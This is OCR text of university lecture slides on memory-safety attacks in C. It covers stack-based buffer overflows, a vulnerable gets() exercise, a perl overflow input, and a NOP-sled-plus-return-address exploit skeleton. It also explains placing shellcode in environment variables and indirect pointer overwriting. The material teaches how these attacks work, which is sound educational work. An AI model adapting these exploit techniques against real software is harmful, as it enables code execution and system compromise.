
Local variables f0

Arguments f1


Stack-based buffer overflows



Stack-based buffer overflows



Stack-based buffer overflows



f0:
...
call f1
...

f1:
buffer[]
overflow()
...

Stack

- Other stack frames
- Return address f0
- Saved frame pointer f0
- Local variables f0
- Injected code

SP

IP

Stack-based buffer overflows

- Exercises
  - From Gera's insecure programming page
    - http://community.corest.com/~gera/InsecureProgramming/
  - For the following programs:
    - Assume Linux on Intel 32-bit
    - Draw the stack layout right after gets() has executed
    - Give the input which will make the program print out "you win!"


Stack-based buffer overflows

```
int main() {
   int cookie;
   char buf[80];

   printf("b: %x c: %x\n", &buf, &cookie);
   gets(buf);

   if (cookie == 0x41424344)
        printf("you win!\n");
}
```

Stack-based buffer overflows




main:
cookie
buf[80]
printf()
gets()
...

Stack

Stack
Return address
Frame pointer
cookie
buf

Stack-based buffer overflows



Stack

IP

main:
cookie
buf[80]
printf()
gets()
...

FP

SP

Return address

Frame pointer

ABCD

buf

```
➢ perl -e 'print "A"x80; print "DCBA"' | ./s1
```

Stack-based buffer overflows


```
int main() {
    int cookie;
    char buf[80];

    printf("b: %x c: %x\n", &buf, &cookie);
    gets(buf);

}
```

- buf is at location 0xbffffce4 in memory

Stack-based buffer overflows



IP

main:
cookie
buf[80]
printf()
gets()
...

Stack

FP

SP

Return address

Frame pointer

cookie


buf

Stack-based buffer overflows

```
#define RET 0xbffffce4

int main() {
        char buf[93];
    int ret;
    memset(buf, '\x90', 92);
    memcpy(buf, shellcode, strlen(shellcode));
    *(long *)&buf[88] = RET;
    buf[92] = 0;
    printf(buf);
}
```

Stack-based buffer overflows



IP

main:
- cookie
- buf[80]
- printf()
- gets()
- ...

FP

0xbffffce4

Stack

0xbffffce4
0x90909090
0x90909090
Injected code

Finding inserted code

- Generally (on kernels < 2.6) the stack will start at a static address
- Finding shell code means running the program with a fixed set of arguments/fixed environment
- This will result in the same address
- Not very precise, small change can result in different location of code
- Not mandatory to put shellcode in buffer used to overflow
- Pass as environment variable

Controlling the environment

Passing shellcode as environment variable:

Stack start - 4 null bytes
- strlen(program name) -
- null byte (program name)
- strlen(shellcode)

0xBFFFFFFF - 4
- strlen(program name) -
- 1
- strlen(shellcode)

Stack start:
0xBFFFFFFF

High addr

0,0,0,0
Program name
Env var n
Env var n-1
…
Env var 0
Arg n
Arg n-1
…
Arg 0

Low addr


Lecture overview

- Memory management in C/C++
- Vulnerabilities
  - Code injection attacks
  - Buffer overflows
    - Stack-based buffer overflows
    - Indirect Pointer Overwriting
    - Heap-based buffer overflows and double free
    - Overflows in other segments
  - Format string vulnerabilities
  - Integer errors
- Countermeasures

Indirect Pointer Overwriting

- Overwrite a target memory location by overwriting a data pointer
  - An attackers makes the data pointer point to the target location
  - When the pointer is dereferenced for writing, the target location is overwritten
  - If the attacker can specify the value of to write, he can overwrite arbitrary memory locations with arbitrary values

Indirect Pointer Overwriting



IP

f0:
…
call f1
…

f1:
ptr = &data;
buffer[]
overflow();
*ptr = value;
…

data

FP

SP

Stack

